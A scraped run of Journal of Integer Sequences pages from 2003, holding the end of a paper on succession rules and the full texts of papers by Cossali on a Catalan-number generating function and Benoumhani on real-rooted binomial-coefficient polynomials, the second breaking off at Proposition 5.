$$\begin{array}{l} f_0 = 1,\ f_1 = -2, \\ f_n = -3f_{n-1} - f_{n-2} \quad n > 1. \end{array}$$

A succession rule defining this sequence is

$$\begin{cases} (2) \\ (k) \rightsquigarrow (-1)^{k-1}(-2k) \\ (-k) \rightsquigarrow (1)^{k-1}(2k). \end{cases}$$

We point out that the rule (5) is very similar to (3), which defines the odd-indexed Fibonacci numbers.

References

[GFGT] C. Banderier, M. Bousquet-Mélou, A. Denise, P. Flajolet, D. Gardy, and D. Gouyou-Beauchamps, Generating functions for generating trees, *Discrete Math.* **246** (2002), 29–55.

[BDFR] E. Barcucci, A. Del Lungo, A. Frosini, and S. Rinaldi, A technology for reverse-engineering a combinatorial problem from a rational generating function, *Adv. Appl. Math.* **26** (2001), 129–153.

[BR] E. Barcucci and S. Rinaldi, Some linear recurrences and their combinatorial interpretation by means of regular languages, *Theor. Comp. Sci.* **255** (2001), 679–686.

[BSS] J. Bonin, L. Shapiro, and R. Simion, Some q-analogues of the Schröder numbers arising from combinatorial statistics on lattice paths, *J. Statistical Planning and Inference* **34** (1993) 35–55.

[BDLPP] E. Barcucci, A. Del Lungo E. Pergola, and R. Pinzani, ECO: a methodology for the enumeration of combinatorial objects, *J. Difference Eq. Appl.* **5** (1999), 435–490.

[FPPR] L. Ferrari, E. Pergola, R. Pinzani, and S. Rinaldi, An algebraic characterization of the set of succession rules, *Theor. Comp. Sci.* **281** (2002), 351–367.

[PP] E. Pergola and R. Pinzani, A combinatorial interpretation of the Area of Schröder paths, *Electronic J. Combinatorics* **6** (1999), #R40. http://www.combinatorics.org/Volume_6/Abstracts/v6i1r40.html

[SL] N. J. A. Sloane *The On-Line Encyclopedia of Integer Sequences*, http://www.research.att.com/~njas/sequences/index.html.

[SS] A. Salomaa and M. Soittola, *Automata-Theoretic Aspects of Formal Power Series*, Springer-Verlag, 1978.

[Z] D. Zeilberger, Self-avoiding walks, the language of science, and Fibonacci numbers, *J. Stat. Inference and Planning* **54** (1996) 135–138.

2000 *Mathematics Subject Classification*: 05A15 .
Keywords: succession rules, generating trees, rational generating functions

---

(Concerned with sequences A001519 A005246 A002315.)

Received December 23, 2002; revised version received April 22, 2003. Published in *Journal of Integer Sequences* April 24, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6
(2003), Article 03.1.8

A Common Generating Function for Catalan Numbers and Other Integer Sequences

G. E. Cossali
Università di Bergamo
24044 Dalmine
Italy

Abstract: Catalan numbers and other integer sequences (such as the triangular numbers) are shown to be particular cases of the same sequence array g(n,m)= (2n+m)!/(m!n!(n+1)!) . Some features of the sequence array are pointed out and a unique generating function is proposed.

Full version: pdf, dvi, ps, latex

(Concerned with sequences A000108 A000217 A034827 A001700 A002457 A002802 A002803 A007004 A024489 .)

Received October 6, 2002; revised version received April 17, 2003. Published in *Journal of Integer Sequences* May 2, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.1.8

A Common Generating Function for Catalan Numbers and Other Integer Sequences

G. E. Cossali
Università di Bergamo
24044 Dalmine
Italy
cossali@unibg.it

Abstract

Catalan numbers and other integer sequences (such as the triangular numbers) are shown to be particular cases of the same sequence array $g(n,m) = \frac{(2n+m)!}{m!n!(n+1)!}$. Some features of the sequence array are pointed out and a unique generating function is proposed.

1 Introduction

Catalan numbers can be found in many different combinatorial problems, as shown by Stanley [1], and exhaustive information about this sequence can be found in [2]. In this note I show that the Catalan numbers (A000108) and other known sequences (triangular numbers A000217, A034827, A001700, A002457, A002802, A002803, A007004, A024489) can be derived by the same generating function and are related to the same polynomial set.

2 The polynomials $j_m(y)$

Consider the following recurrence relation defining the polynomials $j_m(y)$:

$$\begin{gathered} j_0(y) = 1; \\ j_{m+1}(y) = y j_m(y) + \sum_{s=0}^{m} j_s(y)\, j_{m-s}(y). \end{gathered} \tag{1}$$

It may immediately be noticed that for $y = 0$ this formula coincides with the recursive definition of the Catalan numbers:

$$C_{s+1} = \sum_{m=0}^{s} C_m C_{s-m} \tag{2}$$

where

$$C_n = \frac{2n!}{n!(n+1)!} = \frac{1}{n+1}\binom{2n}{n}. \tag{3}$$

This means that C_n is the zero-order coefficient of the nth-order polynomial $j_n(y)$, i.e.,

$$j_m(y) = \sum_{q=0}^{m} e(m,q)\ y^q \tag{4}$$

and $e(m,0) = C_m$. The first few values of $e(m,q)$ are shown in Table 1.

$m \diagdown q$	**0**	**1**	**2**	**3**	**4**	**5**	**6**	**7**
0	1							
1	1	1						
2	2	3	1					
3	5	10	6	1				
4	14	35	30	10	1			
5	42	126	140	70	15	1		
6	132	462	630	420	140	21	1	
7	429	1716	2772	2310	1050	252	28	1

Table 1: Some of the coefficients $e(m,q)$

Equation (4) can be introduced into (1) to obtain

$$\sum_{q=0}^{m+1} e(m+1,q)\ y^q = \sum_{q=0}^{m} e(m,q)\ y^{q+1} + \sum_{s=0}^{m}\sum_{p=0}^{m-s} e(m-s,p)\ \sum_{r=0}^{s} e(s,r)\ y^{p+r}$$

and transformed as follows:

$$\begin{aligned}
&\textstyle\sum_{q=0}^{m+1} e(m+1,q)\ y^q = \sum_{q=1}^{m+1} e(m,q-1)\ y^q + \sum_{s=0}^{m}\sum_{p=0}^{m-s} e(m-s,p)\ \sum_{r=0}^{s} e(s,r)\ y^{p+r} = \\
&= \textstyle\sum_{q=1}^{m+1} e(m,q-1)\ y^q + \sum_{p=0}^{m}\ \sum_{r=0}^{m-p}\ y^{p+r}\ \left[\sum_{s=r}^{m-p} e(m-s,p)\ e(s,r)\right] = \\
&= \textstyle\sum_{q=1}^{m+1} e(m,q-1)\ y^q + \sum_{p=0}^{m}\ \sum_{q=p}^{m}\ y^q\ \left[\sum_{s=q-p}^{m-p} e(m-s,p)\ e(s,q-p)\right] = \\
&= \textstyle\sum_{q=1}^{m+1} e(m,q-1)\ y^q + \sum_{q=0}^{m}\ \sum_{p=0}^{q}\ \left[\sum_{s=q-p}^{m-p} e(m-s,p)\ e(s,q-p)\right] y^q = \\
&= \textstyle\sum_{q=1}^{m+1} e(m,q-1)\ y^q + \sum_{q=0}^{m}\ \sum_{p=0}^{q}\ \left[\sum_{l=q}^{m} e(m-l+p,p)\ e(l-p,q-p)\right] y^q.
\end{aligned}$$

The following set of equations can then be obtained for any natural number m:

(1) for $q = 0$:

$$e(m+1,0) = \sum_{s=0}^{m} e(m-s,0)\ e(s,0),$$

whose solution is

$$e(m,0) = C_m = \frac{1}{m+1}\binom{2m}{m}. \tag{5}$$

(2) for $0 < q \leq m$:

$$e(m+1,q) = e(m,q-1) + \sum_{p=0}^{q} \sum_{l=q}^{m} e(m-l+p,p)\ e(l-p,q-p). \tag{6}$$

(3) for $q = m+1$:

$$e(m+1,m+1) = e(m,m) = \cdots = 1. \tag{7}$$

It is useful to introduce the modified matrix $g(n,k)$ defined as follows:

$$\begin{array}{l} g(n,k) = e(n+k,k) \\ e(n,k) = g(n-k,k) \end{array} \tag{8}$$

Table 2 reports the first few values:

$m \diagdown q$	**0**	**1**	**2**	**3**	**4**	**5**	**6**	**7**
0	1	1	1	1	1	1	1	1
1	1	3	6	10	15	21	28	36
2	2	10	30	70	140	252	420	660
3	5	35	140	420	1050	2310	4620	8580
4	14	126	630	2310	6930	18018	42042	90090
5	42	462	2772	12012	42042	126126	336336	816816
6	132	1716	12012	60060	240240	816816	2450448	6651216
7	429	6435	51480	291720	1312740	4988412	16628040	49884120

Table 2: Some values of the coefficients $g(m,q)$

Equations (5), (6), (7) then become:

(1) for $q = 0$:

$$g(n,0) = C_n. \tag{9}$$

(2) for $0 < q \leq n+1$:

$$g(n+1,q) = g(n+1,q-1) + \sum_{p=0}^{q} \sum_{l=0}^{n} g(n-l,p)\ q(l,q-p), \tag{10}$$

where $m-q$ was replaced by $n = m-q$. Moreover, from (7) we get $g(0,n) = 1$.

The solution of (10) can be written as follows:

$$g(n,q) = \frac{(2n+q)!}{q!n!(n+1)!} = C_n \binom{2n+q}{q}. \tag{11}$$

In fact, (9) is satisfied, and substituting (11) into (10), we get

$$\begin{aligned} C_{n+1}\binom{2(n+1)+q}{q} \;&=\; C_{n+1}\binom{2(n+1)+q-1}{q-1} + \\ &+ \sum_{l=0}^{n} C_{n-l}C_l \left[\sum_{p=0}^{q} \binom{2(n-l)+p}{p} \binom{2l+q-p}{q-p} \right] \end{aligned} \tag{12}$$

It is possible to show that (see appendix)

$$\sum_{p=0}^{q} \binom{2(n-l)+p}{p}\binom{2l+q-p}{q-p} = \binom{2n+q+1}{q},$$

and

$$\binom{2(n+1)+q}{q} - \binom{2(n+1)+q-1}{q-1} = \binom{2(n+1)+q-1}{q-1}\left[\frac{2(n+1)+q}{q} - 1\right]$$

$$= \left\{\frac{[2(n+1)+q-1]!}{[q-1]!\,[2(n+1)]!}\right\}\left[\frac{2(n+1)}{q}\right] = \left\{\frac{(2n+q+1)!}{q!\,(2n+1)!}\right\} = \binom{2n+q+1}{q}.$$

By using the recursive definition (2) of Catalan numbers, (12) becomes an indentity.

3 Some features of the array $g(n,q)$

The sequence

$$g(n,q) = \frac{2n+q!}{q!n!(n+1)!} = C_n\binom{2n+q}{q}$$

can be seen as a generalization of the Catalan sequence, as it reduces to the Catalan sequence for $q = 0$. There are also some other interesting features. In Table 3 I report the known names of the integer sequences, referenced in *The On-line Encyclopedia of Integer Sequences* [2], that can be extracted from the matrix $g(n,q)$.

		A000108	A001700	A002457	A002802	A002803	none
	$m \diagdown q$	**0**	**1**	**2**	**3**	**4**	**5**
-	**0**	1	1	1	1	1	1
A000217	**1**	1	3	6	10	15	21
A034827	**2**	2	10	30	70	140	252
none	**3**	5	35	140	420	1050	2310
none	**4**	14	126	630	2310	6930	18018
-	**5**	42	462	2772	12012	42042	126126
-	**6**	132	1716	12012	60060	240240	816816

Table 3: $g(m,q)$ numbers and names of known sequences

The first five columns correspond to the known sequences: A000108 (Catalan), A001700, A002457, A002802, A002803. The first two rows correspond to the sequences A000217 ($g(1,q)$, triangular numbers) and A034827. For the other rows and columns no reference was found by the author. Also the sequence on the main diagonal $g(k,k)$ (1,3,30,420,6930,126126,...) is known as A007004 and the sequence on the diagonal $g(k,k+1)$ (1,6,70,1050,18018, ...) is known as A024489.

4 Generating function

Consider the algebraic equation in J:

$$-xJ^2 + (1 - yx)J - 1 = 0, \tag{13}$$

and its solutions

$$J(x, y) = \frac{(1 - yx) \pm \sqrt{(1 - yx)^2 - 4x}}{2x}. \tag{14}$$

Let now suppose that $J(x, y)$ admits a Taylor expansion in x (which excludes the solution $J(x, y) = \frac{(1-yx)+\sqrt{(1-yx)^2-4x}}{2x}$ unlimited in $x = 0$)

$$J(x, y) = \sum_{m=0}^{\infty} j_m (y) x^m. \tag{15}$$

Substituting (15) into equation (13) we get

$$\begin{array}{c} 0 = -x \sum_{m=0}^{\infty} j_m (y) x^m \sum_{m=0}^{\infty} j_n (y) x^n + \sum_{m=0}^{\infty} j_m (y) x^m - yx \sum_{m=0}^{\infty} j_m (y) x^m - 1 = \\ = -x \sum_{s=0}^{\infty} j_s (y) \sum_{m=s}^{\infty} j_{s-m} (y) x^s + \sum_{m=0}^{\infty} j_m (y) x^m - y \sum_{m=0}^{\infty} j_m (y) x^{m+1} - 1 = \\ = - \sum_{s=0}^{\infty} \sum_{m=0}^{s} j_s (y) j_{s-m} (y) x^{s+1} + \sum_{s=0}^{\infty} j_s (y) x^s - y \sum_{s=0}^{\infty} j_s (y) x^{s+1} - 1 = \\ = j_0(y) - 1 + \sum_{s=0}^{\infty} \left[- \sum_{m=0}^{s} j_s (y) j_{s-m} (y) + j_{s+1} (y) - y j_{s-1} (y) \right] x^{s+1}. \end{array}$$

Then

$$\begin{array}{c} j_0(y) = 1 \\ j_{s+1} (y) = y \ j_s (y) + \sum_{m=0}^{s} j_s (y) j_{s-m} (y) , \end{array} \tag{16}$$

which is the recursive definition given by (1). This means that

$$j_m (y) = \lim_{x \to 0} \frac{1}{m!} \frac{d^m J(x, y)}{dx^m},$$

and for $y = 0$ the function $J(x, 0)$ is the generating function of the Catalan sequence

$$\begin{array}{c} j_m(0) = C_m \\ J(x, 0) = \frac{1-\sqrt{1-4x}}{2x} = C_a(x). \end{array}$$

Now, using Equations (4) and (15), we get

$$\begin{array}{c} J(x, y) = \sum_{m=0}^{\infty} \sum_{q=0}^{m} e(m, q) \ y^q x^m = \sum_{q=0}^{\infty} \sum_{m=q}^{\infty} e(m, q) \ y^q x^m = \\ = \sum_{q=0}^{\infty} y^q \sum_{m=0}^{\infty} e(m + q, q) \ x^{m+q} = \sum_{q=0}^{\infty} (yx)^q \sum_{m=0}^{\infty} g(m, q) \ x^m. \end{array} \tag{17}$$

Then, the function

$$L(x, z) = \frac{(1 - z) - \sqrt{(1 - z)^2 - 4x}}{2x} = J(x, z/x)$$

can be expanded to get (see equation (17))

$$L(x,z)=\sum_{q=0}^{\infty}\sum_{m=0}^{\infty}g(m,q)\ x^m z^q, \tag{18}$$

and this can be seen to be the generating function of $g(m,q)$:

$$g(m,q)=\lim_{x,z\to 0}\frac{1}{m!q!}\frac{\partial^{m+q}L(x,z)}{\partial x^m\partial z^q}.$$

It is interesting to observe that

$$\begin{aligned}L(x,z) &= \sum_{q=0}^{\infty}\sum_{m=0}^{\infty}g(m,q)\ x^m z^q=\sum_{m=0}^{\infty}C_m\sum_{q=0}^{\infty}\binom{2m+q}{q}z^q x^m=\\ &= \sum_{m=0}^{\infty}C_m T_m(z)x^m\end{aligned}$$

with

$$T_m(z)=\sum_{q=0}^{\infty}\binom{2m+q}{q}z^q.$$

It can be proven that

$$T_m(z)=\frac{1}{(1-z)^{2m+1}}$$

as

$$\frac{1}{q!}\frac{d^q T_m(z)}{dz^q}=\frac{(2m+1)\cdots(2m+q)}{q!\ (1-z)^{2m+1+q}}$$

and

$$\lim_{z\to 0}\frac{1}{q!}\frac{d^q T_m(z)}{dz^q}=\frac{(2m+q)!}{q!\ 2m!}=\binom{2m+q}{q}.$$

The generating function $L(x,z)$ can then be written also in the form

$$L(x,z)=\frac{1}{(1-z)}\sum_{n=0}^{\infty}C_n\left[\frac{x}{(1-z)^2}\right]^n=\frac{1}{(1-z)}C_a\left[\frac{x}{(1-z)^2}\right]$$

that better shows the strong link existing between the sequence array $g(n,q)$ and the Catalan numbers.

5 Appendix

The following binomial identity:

$$\sum_{p=0}^{q}\binom{m+p}{m}\binom{n+q-p}{n}=\binom{m+n+q+1}{q} \tag{19}$$

holds for any non-negative integers m, n, q.

Proof. We define

$$M(m,n,q) = \sum_{p=0}^{q} \binom{m+p}{m}\binom{n+q-p}{n}.$$

Then the proposition (19) is equivalent to

$$M(m,n,q) = \binom{m+n+q+1}{q}$$

The proof is based on the use of the binomial identity

$$\sum_{k=r}^{n} \binom{k}{r} = \binom{n+1}{r+1} \tag{20}$$

that can also be written as

$$\sum_{k=0}^{m} \binom{r+k}{r} = \binom{m+r+1}{r+1}.$$

The identity (19) holds for $n = 0$ and any m, q. In fact,

$$M(m,0,q) = \sum_{p=0}^{q} \binom{m+p}{m}\binom{q-p}{0} = \sum_{p=0}^{q} \binom{m+p}{m} = \binom{m+q+1}{m+1} = \binom{m+q+1}{q},$$

where the binomial identity (20) was used.

For any $n \neq 0$, using (20) again, and with q, m natural numbers,

$$\begin{aligned} M(m,n,q) &= \textstyle\sum_{p=0}^{q} \binom{m+p}{m}\binom{n+q-p}{n} = \sum_{p=0}^{q} \binom{m+p}{m}\binom{(n-1)+q-p+1}{(n-1)+1} = \\ &= \textstyle\sum_{p=0}^{q} \binom{m+p}{m} \sum_{k=0}^{q-p} \binom{n-1+k}{n-1} = \sum_{k=0}^{q} \sum_{p=0}^{q-k} \binom{m+p}{m}\binom{n-1+k}{n-1} = \\ &= \textstyle\sum_{k=0}^{q} \binom{q-k+m+1}{m+1}\binom{n-1+k}{n-1} = M(m+1,n-1,q). \end{aligned}$$

By repeatedly applying the rule $M(m,n,q) = M(m+1,n-1,q)$, it is easy to obtain

$$M(m,n,q) = M(m+n,0,q) = \binom{m+n+q+1}{q}.$$

■

References

[1] R. P. Stanley. *Enumerative Combinatorics*, Vol. 2. Cambridge University Press, 1999.

[2] N. J. A. Sloane. *On-Line Encyclopedia of Integer Sequences*. published electronically at http://www.research.att.com/~njas/sequences.

2000 *Mathematics Subject Classification*: Primary 11B83; Secondary 05A15, 11Y55, 11B65.
Keywords: Generating function, Catalan numbers, binomial identity, polynomials

---

(Concerned with sequences A000108 A000217 A034827 A001700 A002802 A002803 A007004 A024489 A002457.)

Received October 6, 2002; revised version received April 17, 2003. Published in *Journal of Integer Sequences* May 2, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6 (2003), Article 03.2.1

A Sequence of Binomial Coefficients Related to Lucas and Fibonacci Numbers

Moussa Benoumhani
Mathematical Department
Sana'a University
P. O. Box 14026
Sana'a
Yemen

Abstract: Let *L(n,k) = n / (n-k) C(n-k, k)*. We prove that all the zeros of the polynomial *L_n(x)= sum L (n,k)x^k* are real. The sequence *L(n,k)* is thus strictly log-concave, and hence unimodal with at most two consecutive maxima. We determine those integers where the maximum is reached. In the last section we prove that *L(n,k)* satisfies a central limit theorem as well as a local limit theorem.

Full version: pdf, dvi, ps, latex

(Concerned with sequences A034807 .)

Received December 21, 2002; revised version received April 25, 2003. Published in *Journal of Integer Sequences* June 5, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.2.1

A SEQUENCE OF BINOMIAL COEFFICIENTS RELATED TO LUCAS AND FIBONACCI NUMBERS

Moussa Benoumhani
Mathematical Department
Sana'a University
P. O. Box 14026
Sana'a
Yemen
E-mail: benoumhani@yahoo.com

Abstract. Let $L(n,k)=\frac{n}{n-k}\binom{n-k}{k}$. We prove that all the zeros of the polynomial $L_n(x)=\sum_{k\geq 0} L(n,k)x^k$ are real. The sequence $L(n,k)$ is thus strictly log-concave, and hence unimodal with at most two consecutive maxima. We determine those integers where the maximum is reached. In the last section we prove that $L(n,k)$ satisfies a central limit theorem as well as a local limit theorem.

1. Introduction

A positive real sequence $(a_k)_{k=0}^n$ is said to be *unimodal* if there exist integers $k_0, k_1, 0 \leq k_0 \leq k_1 \leq n$ such that

$$a_0 \leq a_1 \leq \cdots \leq a_{k_0} = a_{k_0+1} = \cdots = a_{k_1} \geq a_{k_1+1} \geq \cdots \geq a_n.$$

The integers l, $k_0 \leq l \leq k_1$ are called the *modes* of the sequence. If $k_0 < k_1$ then $(a_k)_{k=0}^n$ is said to have a *plateau* of $k_1 - k_0 + 1$ elements; if $k_0 = k_1$ then it is said to have a *peak*. A real sequence is said to be *logarithmically concave* (log-concave for short) if

$$a_k^2 \geq a_{k-1}a_{k+1}, \quad 1 \leq k \leq n-1 \qquad (1)$$

If the inequalities in (1) are strict, then $(a_k)_{k=0}^n$ is said to be *strictly log-concave* (SLC for short). A sequence is said to be have *no internal zeros* if $i < j$, $a_i \neq 0$ and $a_j \neq 0$, then $a_k \neq 0$ for $i \leq k \leq j$. A log-concave sequence with no internal zeros is obviously unimodal, and if it is SLC, then it has at most two consecutive modes. The following result is sometimes useful in proving log-concavity. For a proof of this theorem, see Hardy and Littlewood [5].

Theorem 1. *(I. Newton) Let $(a_k)_{k=0}^n$ be a real sequence. Assume that the polynomial $P(x)=\sum_{k=0}^n a_k x^k$ has only real zeros. Then*

$$a_k^2 \geq \frac{n-k+1}{n-k}\cdot\frac{k+1}{k}a_{k+1}a_{k-1}, \quad 1 \leq k \leq n-1. \qquad (2)$$

If the sequence $(a_k)_{k=0}^n$ is positive and satisfies the hypothesis of the previous theorem, then it is SLC. The two possible values of the modes are given by the next theorem.

Theorem 2. *Let $(a_k)_{k=0}^n$ be a real sequence satisfying the hypothesis of the previous theorem. Then every mode of the sequence $(a_k)_{k=0}^n$ satisfies*

$$\left\lfloor \frac{\sum_{k=1}^{n} k a_k}{\sum_{k=0}^{n} a_k} \right\rfloor \leq k_0 \leq \left\lceil \frac{\sum_{k=0}^{n} k a_k}{\sum_{k=0}^{n} a_k} \right\rceil,$$

where $\lfloor x \rfloor$ and $\lceil x \rceil$ are respectively the floor and the ceiling of x.

For a proof of this theorem, see Benoumhani [2, 3].

Let $g(n,k) = \binom{n-k}{k}$. This sequence was been investigated by S. Tanny and M. Zuker [8]; they proved that it is SLC, and determined its modes. If r_n is the smallest mode of $g(n,k)$, then

$$r_n = \left\lceil \frac{5n - 3 - \sqrt{5n^2 + 10n + 9}}{10} \right\rceil . \qquad (3)$$

They proved that there are infinitely many integers where a double maximum occurs. The integers where this happen are given by: $n_j = F_{4j} - 1$, where F_k is the k^{th} Fibonacci number. The smallest mode corresponding to n_j is given by $r_j = \frac{1}{5}(L_{4j-1} - 4)$, where L_j is the j'th Lucas number.

In this paper we consider the sequence $L(n,k) = \frac{n}{n-k}\binom{n-k}{k}$, $0 \leq k \leq \lfloor \frac{n}{2} \rfloor$, $n \geq 1$. It is known that $L(n,k)$ counts the number of ways of choosing k points, no two consecutive, from a collection of n points arranged in a circle; see Stanley [7, p. 73, Lemma 2.3.4] and Sloane [6, A034807].

In Section 2, for the sake of completeness, we prove that all zeros of the polynomials $P_n(x) = \sum_{k \geq 0} g(n,k) x^k$ are real. The explicit formula for $P_n(x)$ allows us to derive some identities. Also it enables us to rediscover a result of S. Tanny and M. Zuker. In the third section, we consider the polynomials $L_n(x) = \sum_{k \geq 0} L(n,k) x^k$. We prove that all zeros of $L_n(x)$ are real and negative. In this case, too, the explicit formula for $L_n(x)$ gives some identities. The SLC of the sequence $L(n,k)$ is deduced from the fact that $L_n(x)$ has real zeros. We determine the modes, and the integers n where $L(n,k)$ has a double maximum. In the last section we prove that the sequence $L(n,k)$ is asymptotically normal, and satisfies a local limit theorem on R.

2. The polynomials $P_n(x)$

It is well known that the sequence $g(n,k) = \binom{n-k}{k}$, $0 \leq k \leq \lfloor \frac{n}{2} \rfloor$, is related to the Fibonacci numbers by the relation $\sum_{k \geq 0} \binom{n-k}{k} = F_{n+1}$. Recall that the sequence (F_n) is defined as follows:

$$F_n = F_{n-1} + F_{n-2},\ n \geq 2,$$

with $F_0 = 0$, $F_1 = 1$. Also we have the explicit formula

$$F_n = \frac{1}{\sqrt{5}} \left(\left(\frac{1+\sqrt{5}}{2} \right)^n - \left(\frac{1-\sqrt{5}}{2} \right)^n \right).$$

It is straightforward to see that $P_n(x)$ satisfies the recursion

$$P_n(x) = P_{n-1}(x) + xP_{n-2}(x), \qquad (4)$$

with initial conditions $P_0(x) = P_1(x) = 1$. Using the relation (4) we prove

Proposition 3. *For all $n \geq 0$, all zeros of the polynomials $P_n(x)$ are real. More precisely, we have* $P_n(x) = \frac{1}{\sqrt{4x+1}} \left(\left(\frac{1+\sqrt{4x+1}}{2} \right)^{n+1} - \left(\frac{1-\sqrt{4x+1}}{2} \right)^{n+1} \right). \quad (5)$

Proof. Write the relation (4) in matrix form, as follows: $\begin{pmatrix} P_n(x) \\ P_{n-1}(x) \end{pmatrix} = \begin{pmatrix} 1 & x \\ 1 & 0 \end{pmatrix} \begin{pmatrix} P_{n-1}(x) \\ P_{n-2}(x) \end{pmatrix}$. We deduce

$$\begin{pmatrix} P_n(x) \\ P_{n-1}(x) \end{pmatrix} = \begin{pmatrix} 1 & x \\ 1 & 0 \end{pmatrix}^{n-1} \begin{pmatrix} P_1(x) \\ P_0(x) \end{pmatrix} = \begin{pmatrix} 1 & x \\ 1 & 0 \end{pmatrix}^{n-1} \begin{pmatrix} 1 \\ 1 \end{pmatrix}.$$

The eigenvalues of the matrix $A = \begin{pmatrix} 1 & x \\ 1 & 0 \end{pmatrix}$ are

$$\lambda_1 = \frac{1+\sqrt{4x+1}}{2}\ ,\ \lambda_2 = \frac{1-\sqrt{4x+1}}{2},$$

and two eigenvectors of A are $V_1 = \begin{pmatrix} \lambda_1 \\ 1 \end{pmatrix}$ and $V_2 = \begin{pmatrix} \lambda_2 \\ 1 \end{pmatrix}$. Now the matrix A may be written

$$\begin{pmatrix} 1 & x \\ 1 & 0 \end{pmatrix} = \begin{pmatrix} \lambda_1 & \lambda_2 \\ 1 & 1 \end{pmatrix} \begin{pmatrix} \lambda_1 & 0 \\ 0 & \lambda_2 \end{pmatrix} \begin{pmatrix} \lambda_1 & \lambda_2 \\ 1 & 1 \end{pmatrix}^{-1}.$$

From this, we obtain

$$\begin{aligned} \begin{pmatrix} 1 & x \\ 1 & 0 \end{pmatrix}^{n-1} &= \frac{1}{\lambda_1 - \lambda_2} \begin{pmatrix} \lambda_1 & \lambda_2 \\ 1 & 1 \end{pmatrix} \begin{pmatrix} \lambda_1^{n-1} & 0 \\ 0 & \lambda_2^{n-1} \end{pmatrix} \begin{pmatrix} 1 & -\lambda_2 \\ -1 & \lambda_1 \end{pmatrix} \\ &= \frac{1}{\lambda_1 - \lambda_2} \begin{pmatrix} \lambda_1^n - \lambda_2^n & -\lambda_1^n\lambda_2 + \lambda_1\lambda_2^n \\ \lambda_1^{n-1} - \lambda_2^{n-1} & -\lambda_1^{n-1}\lambda_2 + \lambda_1\lambda_2^{n-1} \end{pmatrix}. \end{aligned}$$

The vector $\begin{pmatrix} P_n(x) \\ P_{n-1}(x) \end{pmatrix}$ is now

$$\begin{pmatrix} P_n(x) \\ P_{n-1}(x) \end{pmatrix} = \frac{1}{\lambda_1 - \lambda_2} \begin{pmatrix} \lambda_1^n - \lambda_2^n & -\lambda_1^n\lambda_2 + \lambda_1\lambda_2^n \\ \lambda_1^{n-1} - \lambda_2^{n-1} & -\lambda_1^{n-1}\lambda_2 + \lambda_1\lambda_2^{n-1} \end{pmatrix} \begin{pmatrix} 1 \\ 1 \end{pmatrix}.$$

So,

$$P_n(x) = \frac{1}{\lambda_1 - \lambda_2} \left(\lambda_1^n - \lambda_2^n - \lambda_1^n\lambda_2 + \lambda_1\lambda_2^n \right).$$

Since $\lambda_1 + \lambda_2 = 1$ and $\lambda_1 - \lambda_2 = \sqrt{4x+1}$, we finally obtain

$$P_n(x) = \frac{1}{\sqrt{4x+1}} \left(\left(\frac{1+\sqrt{4x+1}}{2} \right)^{n+1} - \left(\frac{1-\sqrt{4x+1}}{2} \right)^{n+1} \right).$$

This is the desired result.

For the roots of $P_n(x)$, we have

$$P_n(x)=0 \Longleftrightarrow \left(\frac{1+\sqrt{4x+1}}{1-\sqrt{4x+1}}\right)^{n+1}=1 \Longleftrightarrow \left(\frac{1+\sqrt{4x+1}}{1-\sqrt{4x+1}}\right)=\varepsilon_k, 1\leq k\leq \left\lfloor \frac{n}{2}\right\rfloor$$

where the ε_k are the $(n+1)^{th}$ roots of unity. Thus,

$$P_n(x)=0 \Longleftrightarrow \sqrt{4x+1}=\frac{\varepsilon_k-1}{\varepsilon_k+1} \Longleftrightarrow 4x=-1+\left(\frac{\varepsilon_k-1}{\varepsilon_k+1}\right)^2.$$

Furthermore, we obtain $P_n(x)=0 \Longleftrightarrow x=-\frac{1}{4}\left(1+\tan^2\left(\frac{k\pi}{n+1}\right)\right), 1\leq k\leq \left\lfloor \frac{n}{2}\right\rfloor$. This proves that the roots of $P_n(x)$ are real and negative. □

Remark. In the sequel, we need Lucas numbers. Let us recall their definition:

$$L_n=L_{n-1}+L_{n-2}, \quad L_0=2,\ L_1=1.$$

It is not hard to see that

$$L_n=\left(\frac{1+\sqrt{5}}{2}\right)^n+\left(\frac{1-\sqrt{5}}{2}\right)^n \quad \text{and} \quad L_n=F_n+F_{n-2},$$

holds.

Corollary 4. *We have the following identities:*

1. $\sum\limits_{n\geq 0} P_n(x)z^n=\frac{1}{1-z-xz^2}$.

2. $\sum\limits_{k\geq 0}(-1)^k\binom{n-k}{k}=\begin{cases} 0,\ if\ n=6k+2,\ 6k+5; \\ 1,\ if\ n=6k,\ 6k+1; \\ -1,\ if\ n=6k+3,\ 6k+4. \end{cases}$

3. $\sum\limits_{k\geq 0} k\binom{n-k}{k}=\sum\limits_{k=0}^{n-2} F_kF_{n-k-2}=\frac{(n+1)L_n-2F_n}{5}=\frac{(n-1)F_n+(n+1)F_{n-2}}{5}$.

4. $(n+1)L_n-2F_n=(n-1)F_n+(n+1)F_{n-2}\equiv 0 \pmod 5$.

5. $\sum\limits_{k\geq 0}(-1)^k k\binom{n-k}{k}=\begin{cases} \frac{2}{3}n, & \text{if } n=6k; \\ \frac{n-1}{3}, & \text{if } n=6k+1; \\ -\frac{n+1}{3}, & \text{if } n=6k+2; \\ -\frac{2n}{3}, & \text{if } n=6k+3; \\ -\frac{(n-1)}{3}, & \text{if } n=6k+4; \\ \frac{n+1}{3}, & \text{if } n=6k+5. \end{cases}$

Proof. The first is known and easy to establish using (4). For (2), put $x=-1$ in (5). For the third, differentiate the generating function of $P_n(x)$ with respect to x, and compare the coefficients, and then put $x=1$. Relation 4 is immediate from 3. For the last one, put $x=-1$ in the derivative of $P_n(x)$. □

According to Theorem 2, every mode r_n of the sequence $\binom{n-k}{k}$ satisfies the relation

$$\left\lfloor \frac{\sum_{k=1}^{n} k\binom{n-k}{k}}{F_n} \right\rfloor \leq r_n \leq \left\lceil \frac{\sum_{k=0}^{n} k\binom{n-k}{k}}{F_n} \right\rceil.$$

S. Tanny and M. Zuker gave an exact formula for r_n, but this is somewhat opaque. So they used another method to give a more explicit one; but it is less precise. Namely, they proved that $r_n = \left\lfloor \frac{n}{2}\left(1-\frac{\sqrt{5}}{5}\right)\right\rfloor$ or $r_n = \left\lceil \frac{n}{2}\left(1-\frac{\sqrt{5}}{5}\right)\right\rceil$. We give another proof of this result.

Proposition 5. *(S. Tanny, M. Zuker [8])*

